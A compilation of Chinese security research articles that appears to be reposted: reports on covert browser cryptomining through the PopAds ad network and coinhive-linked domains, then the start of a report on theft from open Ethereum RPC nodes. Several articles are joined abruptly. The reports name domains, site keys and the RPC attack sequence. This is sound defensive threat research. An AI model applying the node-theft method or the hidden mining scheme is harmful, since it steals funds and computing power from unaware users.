```
1999 arfttojxv.com
2011 vimenhhpqnb.com
2071 ftymjfywuyv.com
2192 wpqmptpavn.com
2442 buhxsaifjxupaj.com
2965 jeksffryglas.com
3026 wkmuxmlk.com
```



为了确认上述挖矿事实，我们尝试了访问 DGA.popad 系列域名之一 jccdpudtb.bid。在打开页面的瞬间，CPU 利用已经飙升到 100%，如下图所示。

并且我们确认，访问 DGA.popad 网站的 favicon.ico 文件时，实际返回的，也是挖矿脚本。如下图所示：



DGA.popad 系列网站网页挖矿的流量来源

由于广告网络涉及到众多不同利益相关方，事件分析过程需要完整且精确。第一步需要 搞清楚挖矿相关的流量来源。我们利用 DNSmon 系统，查找了过去两个月 DGA.popad 的历史关联域名，发现数据源主要集中在色情站以及 bt 下载资源站。具体的关联域名如下：

`www.javjunkies.com`

`hitomi.la`

`btdb.to`

`ouo.io`

`www.torrentkitty.tv`

`www.jkforum.net`

`rarbg.is`

`hpjav.com`

`theporndude.com`

`www.veporn.live`

`www.thisav.com`

`watchjavonline.com`

`syndication.exosrv.com`

`svscomics.com`

`openload.co`

`ancensored.com`

www.javdoe.com

torrentsgroup.com

ouo.press

javfor.me

img.yt

www.viralvideos.pro

www.jisutiyu.com

www.javqd.com

www.freebunker.com

www5.javmost.com

v.pptv.com

syndication.exdynsrv.com

sukebei.nyaa.si

streamango.com

sharemods.com

popjav.com

ho.lazada.com.my

fmovies.pe

faptitans.com

dzyqqwixizp.com

dailyuploads.net

详细流程分析

我们以上面列表中的第一个域名 www.javjunkies.com 来实际看看整个数据流程是怎么样的。由于 DGA.popad 和 adblock 之间存在对抗，是否开启 adblock，对应的流程有细微的区别，下面我们分两节分别描述其过程。


不开启 adblock


其流程如下：

#1 第 237 帧开始访问 www.javjunkies.com/main/，这是一个色情站，其页面上的广告位代码会引导用户浏览器访问 P 公司旗下网站。

#2 第 254 帧开始请求 serve.popads.net，这是 P 公司的标准做法。这一帧里会获取对应广告的链接。

#3 上述获得的广告链链接是经过 base64 编码的，在浏览器端被解码后，我们可以看到在 268 帧发出了对该广告链接的请求。268 帧是从获取到的广告链接中得到最终的广告 URI，从 268 帧的应答内容来看（红框高亮处），除了获取到最终广告的 URI 之外，另外附带了一个获取 coinhive.min.js 脚本并执行的过程，在用户不知情的情况下开始利用广告网络来挖矿。






开启 adblock

开启 adblock 的流程和不开启 adblock 的流程类似，不同只是承载广告功能的域名由 serve.popads.net 转为 tncexvzu.com（DGA.popad 系列域名之一）。整个流程如下：

#1 第 449 帧，再一次开始访问 www.javjunkies.com

#2 由于开启了 adblock，所以 P 公司的标准网站 serve.popads.net 会被屏蔽，但是广告位上的 js 代码会使用 DGA.popad 系列域名之一 tncexvzu.com 来替代。我们可以在第 486 帧观察到这一点。除此之外的其他功能都与上一节中的描述类似。

#3 第 495 帧里，浏览器开始加载广告，并随即执行广告后附加的挖矿脚本代码。这里也与上一节情况基本一致。



DGA.popad 系列网站的挖矿的影响范围和挖矿收益

影响范围：

上述 P 公司利用广告网络挖矿盈利的行为至少从 2017 年 12 月就开始了

受此影响的用户范围较大，因为对应的 DGA.popad 网站的 alexa 排名较高

但是无法做定量的估算，这是因为，虽然我们可以利用 DNSMon 确认有哪些网站的流量会流经 DGA.popad 和 serve.popads.net 网站，但是我们注意到并非所有的流量中都会被插入网页挖矿程序，而且目前我们尚不确定具体哪些流量会被选中、哪些被过滤

挖矿收益不确定：

T3z562MP2Zg1lla7RUJy19d67woeZmJJ，这个是我们在分析过程中最常遇到的 P 公司所使用的 site_key，coinhive 会把挖矿收益都计入这个账户

但是由于 coinhive 和门罗币的机制，无法查询到这个 site key 对应的钱包地址，也无法进一步确认目前的收益。


后续我们会继续关注此类域名的行为，如果您有这方面更详细的数据，也请欢迎向我们反馈。

参考链接

1. https://en.wikipedia.org/wiki/Advertising_network
2. https://www.google.com.hk/search?newwindow=1&safe=strict&q=anti+adblock&spell=1&sa=X&ved=0ahUKEwiPvMn31prYAhVIopQKHR1mCHMQvwUIligA&biw=1920&bih=1067
3. https://www.reddit.com/r/firefox/comments/4wpd23/popads_just_announced_that_they_have_a_new_method/
4. https://github.com/Yhonay/antipopads/blob/master/hosts
5. http://www.infzm.com/content/131666
6. http://hackernews.cc/archives/14794
7. https://censys.io/domain?q=%22coinhive.min.js%22

是谁悄悄偷走我的电（四）：国内大玩家对 Cohive 影响的案例分析

作者：360 网络安全研究院
文章来源：【安全客】https://www.anquanke.com/post/id/100422



《是谁悄悄偷走我的电》是我们的一个系列文章，讨论我们从 DNSMon 看到的网页挖矿的情况。在这个系列的之前的 一、 二 和 三 中，我们已经介绍了整个 Web 挖矿的市场情况。当前我们知道，市场中的玩家主要可以分为挖矿网站和内容/流量网站，前者提供挖矿能力、后者提供流量，二者合力利用终端用户的浏览器算力挖矿获利。


当前，挖矿网站中最大的玩家是 coinhive 家族，按照被引用数量计，占据了 58% 的市场份额。这些在我们之前的文章中已经提及。

那么，流量网站的情况如何，有哪些有意思的情况?

Coinhive 的关联域名

DNSMon 有能力分析任意域名的 **关联域名**，在这个案例中可以拿来分析 coinhive 家族关联的 **流量网站**。通过分析这些流量网站的 DNS 流量，可以观察到很多有意思的事情。

下面是一个域名访问规模图：



在上图中:

横轴：代表时间，从 2018-01-31 到 2018-02-15

纵轴：列出 coinhive.com 的关联域名，通过分析其网页内容，我们证实其中大部分有网页挖矿行为

散点：代表这些域名的访问规模，面积越大表示当天的访问量越大


图中红框高亮的两个域名引起了我们的兴趣。这两个域名，在 2 月 3 号到 2 月 8 号这段时间内突然出现，访问量上来就很大、没有爬升期，并且在 2 月 9 号之后快速的消失。这些特点显著区别于其他域名相对稳定的流量表现。

kw.cndqsjlg.com

v.bjztkeji.com

下面是我们对这个案例的分析。

Coinhive 的流量波动



如上图所见，coinhive.com 的流量，在 2018-02-01～2018-02-10 之间有较大的波动，图中分成了四个部分：

第一次波峰，2 月 5 日

第一次波谷，2 月 6 日

第二次波峰，2 月 7 日

第二次波谷，2 月 8 日

下面我们逐一解释这些异常现象发生的原因。

Coinhive 的第一次波峰

看图中 stage 1 部分，我们会注意到 Coinhive 出现显著波峰，原因是什么？

注意图中绿色线，一个新的域名 kw.cndqsjlg.com 突然出现，并导致了 coinhive.com 在 2 月 5 日的流量波峰：

该域名的**访问曲线**，与 coinhive 第一次波峰的访问曲线基本一致

该域名的**网页内容**，经分析确认在利用 coinhive 脚本挖矿，对应的 site_key 是 76kBm8jdLIfdkW6rWAbAs58122fovBys

该域名是个**全新域名**，注册在 2 月 2 日，在波峰前约 48 小时

我们估算，该域名为 coinhive 贡献了**中国大陆地区 18%** 左右的流量来源

Coinhive 的第一次波谷


在 2 月 6 日~2 月 7 日 期间，观察图中的 stage 2 部分，很容易注意到 coinhive 出现显著波谷，原因是：

kw.cndqsjlg.com 域名放弃了 coinhive ，而是启用了 **自建 deepminer** 挖矿从而避免 coinhive 的抽成费用

7 日以后，该域名在不再活跃。

Coinhive 的第二次波峰

看图中 stage 3 部分，我们会注意到 Coinhive 再度出现显著波峰。原因是什么?



类似的，新的 v.bjztkeji.com 蓝色线 7 日在 DNS 流量中突然出现，并导致了 coinhive.com 在 2 月 7 日的流量波峰。

新域名的**访问曲线**，与 coinhive 第二次波峰的访问曲线基本一致

新域名的**网页内容**，经分析确认在利用 coinhive 脚本挖矿，对应的 site_key 是 76kBm8jdLIfdkW6rWAbAs58122fovBys，与老的 kw.cndqsjlg.com 一致

经分析确认，新域名的**流量继承**自之前 kw.cndqsjlg.com

我们估算，该域名为 coinhive 贡献了 **中国大陆地区 15%** 左右的流量来源

Coinhive 的第二次波谷


360 安全卫士在 8 日发布文章 **批露** 了该安全事件，指出两个域名的背后是国内某广告联盟。同时，360 安全卫士在其旗下浏览器产品中阻断了上述两个网站未经用户许可的挖矿行为。此次批露后：

kw.cndqsjlg.com 的流量：在 7 日之前就已经逐渐跌落至地板附近，流量由下者继承

v.bjztkeji.com 的流量：在 9 日以后跌落至地板，至今没有反弹

coinhive.com 的流量：9 日之后流量大幅损失，并持续至今。估算其在中国大陆地区的流量下跌了 45%~65%

对应的流量图如下：



并非结束的结束

广告公司参与网页挖矿，是值得整个安全社区警惕的事情。我们在之前的 **文章** 中，就介绍过一个这样的案例。我们也毫不奇怪，市场上还会有其他玩家。


我们会持续关注整个网页挖矿市场的变化，如果读者们有新的发现，可以在 **twitter** 或者在微信公众号 **360Netlab** 上联系我们。

以太坊生态缺陷导致的一起亿级代币盗窃大案

文章作者：慢雾安全团队

来源链接：【慢雾科技】http://mp.weixin.qq.com/s/Kk2lsoQ1679Gda56Ec-zJg

近日，慢雾安全团队观测到一起自动化盗币的攻击行为，攻击者利用以太坊节点 Geth/Parity RPC API 鉴权缺陷，恶意调用 eth_sendTransaction 盗取代币，持续时间长达两年，单被盗的且还未转出的以太币价值就高达现价 2 千万美金，还有代币种类 164 种，总价值难以估计（很多代币还未上交易所正式发行）。如下图：



攻击过程

慢雾安全团队综合受害者情报、Reddit 资讯及蜜罐日志分析，回溯攻击行为

可能为：

全球扫描 8545 端口(HTTP JSON RPC API)、8546 端口(WebSocket JSON RPC API)等开放的以太坊节点，发送 eth_getBlockByNumber、eth_accounts、eth_getBalance 遍历区块高度、钱包地址及余额

不断重复调用 eth_sendTransaction 尝试将余额转账到攻击者的钱包

当正好碰上节点用户对自己的钱包执行 unlockAccount 时，在 duration 期间内无需再次输入密码为交易签名，此时攻击者的 eth_sendTransaction 调用将被正确执行，余额就进入攻击者的钱包里了

备注：

unlockAccount 函数介绍

该函数将使用密码从本地的 keystore 里提取 private key 并存储在内存中，函数第三个参数 duration 表示解密后 private key 在内存中保存的时间，默认是 300 秒；如果设置为 0，则表示永久存留在内存，直至 Geth/Parity 退出。详见：https://github.com/ethereum/go-ethereum/wiki/Management-APIs#personal_unlockaccount

攻击时间线

我们在 Etherscan 上对攻击者钱包地址进行细致的分析，得到如下主要攻击时间线：

2016/02/14 03:59:14 PM 第一次 IN（进账），这天是情人节

2016/02/16 06:33:30 PM 第二次 IN，时隔 2 天，猜测自动化攻击程序首次上线

2016/05/19 07:46:33 PM 第一次 OUT（出账），此时共 IN 51 笔

2016/07/20 06:35:57 PM 第二次 OUT，此时共 IN 57 笔

2017/05/11 06:34:35 PM Shapeshift（知名交易所） IN 7 笔，跨度 71 天

